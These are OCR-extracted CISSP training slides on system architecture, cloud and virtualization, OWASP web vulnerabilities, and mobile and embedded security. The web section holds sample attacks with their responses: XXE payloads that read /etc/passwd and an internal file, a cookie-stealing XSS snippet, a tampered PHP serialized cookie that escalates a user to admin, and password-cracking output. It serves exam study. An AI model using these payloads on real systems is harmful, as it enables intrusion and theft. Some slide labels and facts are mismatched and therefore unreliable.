    - ○ Creates VMs and prevents VM processes from interfering




Question Set #1

Memory

- Systems use several different types of memory including:
  - ✓ Read-Only Memory
  - ✓ Programmable Read-Only Memory
  - ✓ Erasable Programmable Read-Only Memory
  - ✓ Electronically Erasable Programmable Read-Only Memory
  - ✓ Flash Memory
- Random Access Memory
  - ✓ Real Memory
  - ✓ Cache RAM



CPU Registers



- CPU's contain limited onboard memory known as registers to provide direct access to CPU memory locations within arithmetic-logical unit (ALU)
- The main advantage of this type of memory is that it is part of the ALU and is synchronized with the CPU

Memory Addressing


- Memory is accessible through four addressing schemes:
  - ✓ Immediate Addressing
    - ○ Technically not a memory addressing method, but rather a way of referring to data that is supplied to the CPU as part of an instruction
  - ✓ Direct Addressing
    - ○ A specified memory address located on the same memory page as the instruction being executed
    - ○ Memory contents are not hard-coded data unlike immediate addressing
  - ✓ Indirect Addressing
    - ○ A pointer to a memory address
    - ○ CPU's read indirect addresses and point to data content
  - ✓ Base+Offset Addressing
    - ○ Addressing that uses values stored in a CPU register

Storage

- Storage devices provide near- and long-term storage of system programs and data and include:
  - ✓ Primary vs. Secondary
    - ○ Primary: CPU Cache, Registers, RAM
    - ○ Secondary: HDD's, SSDs, flash drives, magnetic tapes, CDs, DVDs
  - ✓ Volatile vs. Nonvolatile
    - ○ Nonvolatile devices retain data when not powered
    - ○ Volatile devices lose data when not powered
  - ✓ Random vs. Sequential Storage
    - ✓ Random access storage devices read immediately from any point within the device by memory addressing
    - ✓ Sequential storage devices are slower than random access storage, but provide significantly greater capacity

Firmware

- Basic Input / Output System
  - ✓ BIOS contains instructions to load and start operating systems from disk
  - ✓ Usually stored on EEPROM and can be updated by "flashing the BIOS"
- Unified Extensible Firmware Interface
  - ✓ Since 2011, BIOS-based systems have been replaced with UEFI which provides more advanced interfaces between hardware and OS, but also provides backward compatibility with legacy BIOS
- Attacks against BIOS and UEFI are known as phlashing, where malicious code is embedding onto the BIOS / UEFI directly



```
BIOS Boot Mode        [Legacy]          UEFI: Only
                                        options are
 Boot List            [Enabled]         and present
rk Boot Retry         [Enabled]         Legacy: Onl
onfiguration                            boot option
                                        initialized
y Boot Option Priority                  to user.
:REM:(Bus 40 Dev  ── UEFI/BIOS Boot Mode ──
IBA GE Slot 2000  Legacy
IBA GE Slot 2001  UEFI
                                          Select
                                          Select
                                        Enter: Sele
                                        +/-: Change
                                        F1: General
                                        (CTRL+Q fro
```

Client-Based Systems

Client-Based Systems

- A client is any application that runs on a local computer or device and that connects to server systems
  - ✓ Applets
    - o Small programs sent from a server to perform specific tasks
    - o Legacy applets include:
      - ▪ Java Applets
      - ▪ ActiveX Applets
  - ✓ Local Caches
    - o Storage locations that temporarily store content for future reuse
    - o Examples of local caches include:
      - ▪ Address Resolution Protocol (ARP) cache
      - ▪ Domain Name System (DNS)
      - ▪ Internet files cache

Server-Based Systems


Database System Security

- Aggregation
  - ✓ Aggregation is the process of a Database Management Systems (DBMS) combining records from one or more tables to produce potentially useful information
  - ✓ Collection of low-level security items combined to create a higher security data object
- Inference
  - ✓ Inference is taking aggregated information and using it to develop an attack
- Data Mining and Data Warehousing
  - ✓ Storage of large data for specialized analytics and usually contain detailed historical information not normally stored in production databases
  - ✓ Used to correlate metadata used within databases and is a significant security concern
- Data Analytics
  - ✓ Conducting specialized raw data analysis to extract useful information out on bulk data
- Large-Scale Parallel Data System
  - ✓ Dividing large task into smaller elements and distributing each task to a different processing subsystems for parallel computation

Cloud-Based Systems and Cloud Computing

Cloud Computing Publications

- Three NIST special publications focused on cloud computing:
  - ✓ NIST SP 800-144
    - ✓ Guidelines on Security and Privacy in Public Cloud Computing
  - ✓ NIST SP 800-145
    - ✓ The NIST Definition of Cloud Computing
  - ✓ NIST SP 800-146
    - ✓ Cloud Computing Synopsis and Recommendations




National Institute of Standards and Technology
U.S. Department of Commerce

Special Publication 800-144

Guidelines on Security and Privacy in Public Cloud Computing

Wayne Jansen
Timothy Grance




National Institute of Standards and Technology
U.S. Department of Commerce

Special Publication 800-145

The NIST Definition of Cloud Computing

Recommendations of the National Institute of Standards and Technology

Peter Mell
Timothy Grance



National Institute of Standards and Technology
U.S. Department of Commerce

Special Publication 800-146

Cloud Computing Synopsis and Recommendations

Recommendations of the National Institute of Standards and Technology

Lee Badger
Tim Grance
Robert Patt-Corner
Jeff Voas

Cloud Computing Service Models

- Software as a Service
  - ✓ A user can “use” applications owned by the provider
  - ✓ The consumer does not manage or control the underlying cloud infrastructure
- Platform as a Service
  - ✓ A user can “deploy” programming languages, libraries, services, and tools, owned by the provider
  - ✓ The consumer does not manage or control the underlying cloud infrastructure, but can have control over the deployed applications
- Infrastructure as a Service
  - ✓ A user can “provision” processing, storage, networks, and other fundamental computing resources
  - ✓ A user can “deploy and run” infrastructure, but does not manage or control the infrastructure

Cloud Types


- Private Cloud
  - ✓ Cloud infrastructure provisioned for a single organization
  - ✓ Owned, managed, and operated by:
    - o The organization
    - o Third party
  - ✓ The cloud is hosted either
    - o On cloud provider premises
    - o Off cloud provider premises
- Public Cloud
  - ✓ Cloud infrastructure provisioned for general public consumption
  - ✓ Owned, managed, and operated by:
    - o A business
    - o Academic organization
    - o Government organization
  - ✓ The cloud is hosted
    - o On cloud provider premises

Cloud Types

- Community Cloud
  - ✓ Cloud infrastructure provisioned for exclusive use for a specific community
  - ✓ Owned, managed, and operated by:
    - o One or more of the community organizations
    - o Third party
  - ✓ The cloud is hosted either
    - o On cloud provider premises
    - o Off cloud provider premises
- Hybrid Cloud
  - ✓ Two or more cloud infrastructure (public, private, community)

Cloud Tenancy


- Multitenancy
  - ✓ Provisioning multiple customers across the same system
  - ✓ Improves cost
  - ✓ Increases security concerns




Virtualization

- Hypervisor
  - ✓ Hardware, firmware, or software that manages server and virtual machine resources
- Two hypervisor types:
  - ✓ Type I: Bare Metal
    - o Runs independent of the operating system
  - ✓ Type II: Hosted
    - o Dependent on the operating system
- Host
  - ✓ Hardware that a Type I or Type II hypervisor is running on
- Guest
  - ✓ Virtual machine running on a hypervisor
- Elasticity
  - ✓ The flexibility to expand or contract based on user needs

Type I Hypervisor



Type I Hypervisor



Hypervisors

Hypervisor	Vendor	Type
ESX / ESXi*	VMWare	I
ZenServer	Citrix	I
Hyper-V	Windows	I / II
Workstation	VMWare	II
Player	VMWare	II
VirtualBox	Oracle	II

CITRIX XenServer

vmware

vmware vSphere

Microsoft Hyper-V

Virtualization Risks

- Several security risks to consider when deciding on virtualization solutions:
  - ✓ Virtual Machine Escape
  - ✓ Hypervisor Subversion
  - ✓ Processor Privilege Escalation
  - ✓ Cross VM Side Channel Attack
  - ✓ Data Exfiltration

Additional Computing Environments

- Grid Computing
  - ✓ Distributed processing across nodes to achieve a specified goal
  - ✓ Grid computing projects:
    - o SETI@home
    - o LHC Computing Grid
    - o NFCR Centre for Computational Drug Discovery
- Internet of Things
  - ✓ Internet-connected smart devices providing automation, remote control, or AI processing to home, office, and industrial computing systems
- Industrial Control Systems
  - ✓ A computer-management system that controls industrial systems such as manufacturing, fabrication, electricity generation and distribution, water distribution, sewage processing, and oil refining
  - ✓ Several types of ICS include distributed control systems (DCSs), programmable logic controllers (PLCs), and supervisory control and data acquisition (SCADA)

Question Set #2

Web-Based Systems Vulnerabilities

Drive-By Compromise

Web Application Vulnerabilities

- An attacker's initial access to a web server is based on exploitation of web server and application vulnerabilities
- The Open Web Application Security Project provides the security community with methods to help improve software security and publishes a “Top 10” list of web application vulnerabilities on an annual basis
  - ✓ Injection
  - ✓ Broken Authentication and Session Management
  - ✓ Sensitive Data Exposure
  - ✓ XML External Entities (XXE)
  - ✓ Security Misconfiguration
  - ✓ Cross-Site Scripting (XSS)
  - ✓ Insecure Deserialization
  - ✓ Using Components with Known Vulnerabilities
  - ✓ Insufficient Logging and Monitoring
  - ✓ Privilege Escalation


OWASP
Open Web Application Security Project

Web-Based Injection

- Web-Based Injections comes in different flavors
  - ✓ Structured Query Language (SQL) Injection
  - ✓ NoSQL Query Injection
  - ✓ Lightweight Directory Access Protocol (LDAP) Injection
  - ✓ Hibernate Query Language (HQL) Injection
- Injections attempt to manipulate data or invoke stored procedures by manipulating request parameters

http://somewhere.com/app/accountView?id=

SQL Injection


Attacker attempts to run a badly formed SQL query in input fields or within a URL


Badly formed SQL query is successfully run on the SQL database and results in undesired data leakage and / or database modification


Attacker receives back leaked data or database modification information

Broken Authentication and Session Management

- Broken authentication and lack of effective session management occur due to improper security control implementation
- Broken authentication and lack of session management examples
  - ✓ Lack of two-factor authentication (2FA)
  - ✓ Lack of session timeout mechanisms
  - ✓ Session hijacking

SecList Wordlists





```
C:\Users\Softpedia\Desktop\john179\run>john password.lst
Loaded 5 password hashes with no different salts (Tripcode DES [48/64 4K MMX])
guesses: 0  time: 0:00:00:18 (3)  c/s: 1819K  trying: admi76 - adelst
guesses: 0  time: 0:00:00:25 (3)  c/s: 1894K  trying: klbe98 - klb951
guesses: 0  time: 0:00:00:31 (3)  c/s: 1932K  trying: tomerex - tombos3
guesses: 0  time: 0:00:00:38 (3)  c/s: 1961K  trying: 14324309 - 14324525
guesses: 0  time: 0:00:00:38 (3)  c/s: 1964K  trying: 34965011 - 34974978
```

Password Complexity Testing


Sensitive Data Exposure

- Attackers can achieve sensitive data exposure through numerous attack methods
  - ✓ Key stealing
  - ✓ Man-In-The-Middle Attacks
  - ✓ Stored cleartext data
  - ✓ Transmitted cleartext data
  - ✓ Pass-The-Hash
  - ✓ Brute force attacks against encrypted data
    - ○ Weak encryption and hashing algorithms
    - ○ Weak password hashing storage
    - ○ Weak key generation
    - ○ Weak key management


Unencrypted Main Memory (RAM)

XML External Entities

- Many web apps use XML processors to parse XML data for future use
- When accessed through a web service, a Uniform Resource Identifier (URI) can be manipulated by allowing XML commands known as XML External Entity (XXE) attack resulting in data extraction, remote code execution, network characterization, and system level denial-of-service



XML Security – XML External Entities Injection (XXE)

Issue: **XML Security – XML External Entities Injection (XXE)**
Severity: **High**
Confidence: **Certain**
Host: **http://192.168.240.128:999**
Path: **/blog/newRegistration**

Note: This issue was generated by the Burp extension: J2EEScan.


Issue detail

J2EEscan detect a XML External Entities Injection vulnerability.
The XML parsing library supports the use of custom entity references in the XML document; custom entities can be defined by including a user defined

DOCTYPE

that reference an external resource to be included.
This option could be abused to carry on XXE attacks, leading to *DoS* conditions, local file include, internal LAN scanning and *SSRF* attacks.

XML External Entities



Request


```
POST http://example.com/xml HTTP/1.1
<foo>
Hello World
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

1

Determine XML Processing



Request


```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<foo>
  Hello &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

2

Generate Basic XXE Payload



Request


```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

Response

```
HTTP/1.0 200 OK

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
(...)
```

3

XXE System Command Execution



Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "http://192.168.0.1/secret.txt">
]>
<foo>
  &xxe;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello, I'm a file on the local network (behind t
he firewall)
```

4

XXE File Exfiltration


Broken Access Control

- Access control weaknesses occur when developers fail to conduct functional testing on web-based applications
- Access control checks can be bypassed by modifying URL parameters, internal application states, HTML/JS code, or by utilizing custom API scripts
- Broken access control can be demonstrated through multiple use cases
  - ✓ Manipulating database primary keys to access other user records
  - ✓ Permitting reading and writing to another account
  - ✓ Directory Traversal
  - ✓ Replaying JSON Web Token (JWT), cookie, or hidden field manipulation
  - ✓ Force browsing to authenticated pages as an unauthenticated user
  - ✓ Accessing API with missing access controls for POST, PUT and DELETE

Broken Access Control


Directory Traversal

- A directory traversal, also known as path traversal, is an HTTP vulnerability which allows an attacker to modify a URL that allows access to files or directories outside of the application's root folder
- Directory traversal attacks occur when a web application fails to establish proper input validations while including the files such as images, static texts, and scripts
- Although path / directory traversal may seem like Local File Inclusion (LFI) and Remote File Inclusion (RFI), path directory traversal vulnerabilities only allow an attacker to read a file, while LFI and RFI may also allow an attacker to execute code



Broken Access Control

Directory Traversal



Security Misconfiguration

- Security misconfigurations occur at all TCP/IP layers including
  - ✓ Network Services
  - ✓ Web Server
  - ✓ Application Server
  - ✓ Database Configuration
  - ✓ Custom Applications
  - ✓ Virtual Machines
  - ✓ Containers
  - ✓ Unpatched Flaws
  - ✓ Default Accounts
  - ✓ Unused Pages
  - ✓ Unprotected Files and Directories
  - ✓ Utilizing Unnecessary Services


Security Misconfiguration Examples

- An application server comes with sample applications that are not removed from the production server
  - ✓ Many sample applications have known security flaws attackers use to compromise the server
- Directory listing is not disabled on a web server and allows an attacker to list directories
  - ✓ Using directory listings, an attacker can find and download files and binaries on the web server to reverse engineer applications
- An application server configuration allows display of error messages and exposes sensitive information or underlying flaws
- A cloud service provider fails to disable default sharing permissions on a cloud application allowing access to sensitive data


Cross-Site Scripting

- Cross-Site Scripting (XSS) occurs when an attacker utilizes a browser side script and sends a request to a legitimate web server which takes the input and runs it without validating it
- XSS attacks can result in session stealing, account takeover, Multi-Factor Authentication (MFA) bypass, Document Object Model (DOM) node replacement, malicious software downloads, and key logging
- There are three types of XSS attacks:
  - ✓ Reflected XSS
  - ✓ Stored XSS
  - ✓ DOM-based XSS


Stored Cross-Site Script


Legitimate User
Attacker
1
An attacker submits a record to the database with an embedded script
<script>getCookie(); SendCookie<\script>
Vulnerable Web Server
2
A malicious database record is appended to the database
4
5
1
2
3
🟨 Legitimate Database Record
🟥 Script Embedded Database Record

Stored Cross-Site Script


Legitimate User
1
2
3
4
5
4
Attacker
When the database record is downloaded by the victim, a vulnerable browser will collect victim cookies and forward them to the attacker
3
3
Vulnerable Web Server
4
5
1
2
3
🟨 Legitimate Database Record
🟥 Script Embedded Database Record

Reflected Cross-Site Script


GroupMail :: Business Edition - Message Editor
1
File Edit Insert Format View Tools Help
Send Save Spell Check Signature Tracking Spam Check
Send To: Customer Contacts (11)
From: Honors Account (support@group-mail.com / Standard)
Subject:
Tracking
Font
Dear customer
For more details Click Here please
Victim receives a link to a vulnerable web server which contains malicious code
Legitimate User
Victim's browser is directed to a vulnerable web server
2
Vulnerable Web Server
3
The vulnerable web server reflects the malicious code back to the victim browser
4
Attacker
Lastly, the victim's browser executes the reflected code and responses back to the attacker

Insecure Deserialization

- Insecure deserialization occurs when an attacker modifies application logic or achieves arbitrary remote code execution due to cause unexpected changes within application classes
- Serialization may occur in the following applications:
  - ✓ Remote Process Communication (RPC)
  - ✓ Interprocess Communication (IPC)
  - ✓ Web Services
    - o HTTP Cookies
    - o HTML Form Parameters
    - o Authentication Tokens
  - ✓ Caching
  - ✓ Databases
  - ✓ File Systems

Insecure Deserialization Example

- Correct PHP Object Serialization
  - ✓ A form that uses PHP object serialization is used to save a cookie containing user, user ID, role, password hash, and other parameters
  - ✓ These parameters are not normally accessible except by the web server

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user"; i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

- Manipulated PHP Object Serialization
  - ✓ However, if objects are accessible arbitrarily then parameters can be changed by an attacker


```
a:4:{i:0;i:1;i:1;s:7:"Alice";i:2;s:4:"admin"; i:3;s:32:" b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Question Set #3

Mobile Devices

Mobile Device Security

- Full Disk Encryption
- Remote Wiping
- Lockout
- Screen Locks
- GPS
- Application Control
- Storage Segmentation
- Asset Tracking
- Inventory Control
- Mobile Device Management
- Device Access Control
- Removable Storage
- Disabling Unused Features



Mobile Device Applications

- Security of mobile devices also requires management and security of onboard applications and services:
  - ✓ Key Management
  - ✓ Credential Management
  - ✓ Authentication
  - ✓ Geotagging
  - ✓ Encryption
  - ✓ Application Whitelisting

Bring Your Own Device

- Data Ownership
- Support Ownership
- Patch Management
- AV Management
- Forensics
- Privacy
- On-Boarding / Off-Boarding
- Corporate BYOD Policy
- Acceptable Use

Embedded Device and Cyber-Physical Systems

Embedded and Cyber-Physical Systems

- Embedded Systems
  - ✓ A systems designed around a limited set of specific functions
    - o Network-attached printers
    - o HVAC controls
    - o Smart appliances
    - o Advanced vehicular systems
    - o Medical devices
- Cyber-Physical Systems
  - ✓ Devices integrated into physical infrastructure
    - o Human prosthetics
    - o Vehicle collision avoidance
    - o Air traffic control coordination
    - o Robot surgery

Embedded System Security

- Network Segmentation
  - ✓ Shaping network traffic flow
- Security Layers
  - ✓ Isolation of devices classification levels
- Application Firewalls
  - ✓ A device that defines strict communication rules for users and services
- Manual Updates
  - ✓ Ensuring only tested and authorized changes are implemented in hardware and software
- Firmware Version Control
  - ✓ Provides a stable operating platform while minimizing exposure to downtime or compromise
- Wrappers
  - ✓ A container that can provide solutions such as integrity and authentication features for only authorized updates
- Monitoring

Security Protection Mechanisms

Definitions

- Layering
  - ✓ A method of applying security to each layer of an operating system process
- Abstraction
  - ✓ Used in object-oriented programming where object groups or classes apply access controls and operation rights to groups of objects rather than on a per-object basis
- Data Hiding
  - ✓ Used to prevent data access from those without a need to know
  - ✓ Data hiding ensures that data existing at one level of security is not visible to processes running at different security levels
- Process Isolation
  - ✓ When an operating system separates memory spaces for each process's instructions and data by enforcing security boundaries between processes
- Hardware Segmentation

Security Architecture Flaws

Definitions

- Covert Channel
  - ✓ An illicit mechanism used to pass information
    - o Covert Timing Channel
      - ▪ A difficult attack to detect due to altering resource timing performance
    - o Covert Storage Channel
      - ▪ Transmits information by writing data to an area where another process can read
- Coding Flaws
  - ✓ Security issues due to improper security coding practices
- Trusted Recovery
  - ✓ Ensures security controls remain active during a system crash by preventing security controls are disablement
- Input and Parameter Checking
  - ✓ Active filtering of input values to prevent buffer overflow and injection attacks
- Maintenance Hooks and Privileged Programs

Definitions

- Incremental Attacks
  - ✓ A gradual attack that avoids obvious or recognizable attempts to compromise system security or integrity and fall in two categories:
    - ○ Data diddling
      - ▪ Small, random, or incremental changes to data during storage, processing, input, or output instead of damaging or deleting entire files
    - ○ Salami attack
      - ▪ A theoretical financial attack where very small amounts are deducted from balances regularly
- Electromagnetic Radiation
  - ✓ Telecommunications Electronics Materials Protected from Emanating Spurious Transmissions (TEMPEST)

Question Set #4

References

- https://www.javatpoint.com/multiprogramming-vs-multiprocessing-vs-multitasking-vs-multithreading
- https://minnie.tuhs.org/CompArch/Lectures/week07.html
- http://diginomica.com/2015/12/08/does-multi-tenancy-really-matter-anymore
- https://www.geeksforgeeks.org/what-is-cross-site-scripting-xss

ISC2 CISSP Training

Secure Network Architecture

CISSP® Certified Information Systems Security Professional

Domain Topics

4.1 Implement secure design principles in network architectures


4.2 Secure network components

Introduction to Network Communication Protocols

Network Communication Protocols

- A protocol establishes rules and common message formats used by during communication sessions
- Two models used to describe protocol utilization
  - ✓ Open Systems Interconnection (OSI) Model
  - ✓ Transmission Control Protocol / Internet Protocol (TCP/IP) Model
- When legacy protocols were initially created the emphasis was on usability not security so over time additional security features have been added


OSI Model



- The OSI model is composed of 7 layers
  - ✓ Layer 7 – Application Layer
  - ✓ Layer 6 – Presentation Layer
  - ✓ Layer 5 – Session Layer
  - ✓ Layer 4 – Transport Layer
  - ✓ Layer 3 – Network Layer
  - ✓ Layer 2 – Data Link Layer
  - ✓ Layer 1 – Physical Layer
- Lower layer services "provides" services to higher layers
- Higher layer services "uses" services of lower layers
- The following list of protocols are commonly used and should be studied in preparation for the exam

OSI Layer Functions

- Each layer of the OSI model provides a specific function



Application Layer → Application Services

Presentation Layer → Translation Services

Session Layer → Dialog Control

Transport Layer → End-To-End Connections


Network Layer → Network Routing

Data Link Layer → Framing

Physical Layer → Physical Connections

TCP / IP

- Unlike the OSI model which provides 7 layer, the TCP/IP model contains 4 layers
  - ✓ Application Layer
    - ○ Application Data
  - ✓ Transport Layer
    - ○ Ports
  - ✓ Internet Layer
    - ○ IP Addressing
  - ✓ Network Access Layer
    - ○ MAC Addressing



Request For Comments


- A Request for Comments (RFC) is a type of publication from the Internet Engineering Task Force (IETF) and the Internet Society (ISOC), the principal technical development and standards-setting bodies for the Internet
- RFCs define how different protocols will behave to ensure consistent operation and provide all relevant technical information
- Some of common protocol RFC's
  - ✓ RFC 2616 – Hypertext Protocol (HTTP)
  - ✓ RFC 959 – File Transfer Protocol (FTP)
  - ✓ RFC 821 – Simple Mail Transfer Protocol (SMTP)

Network Protocols by OSI Layer

Application Layer

Application Layer Protocols

- Application layer protocols are focused on shared communications protocols used by hosts in a communications network
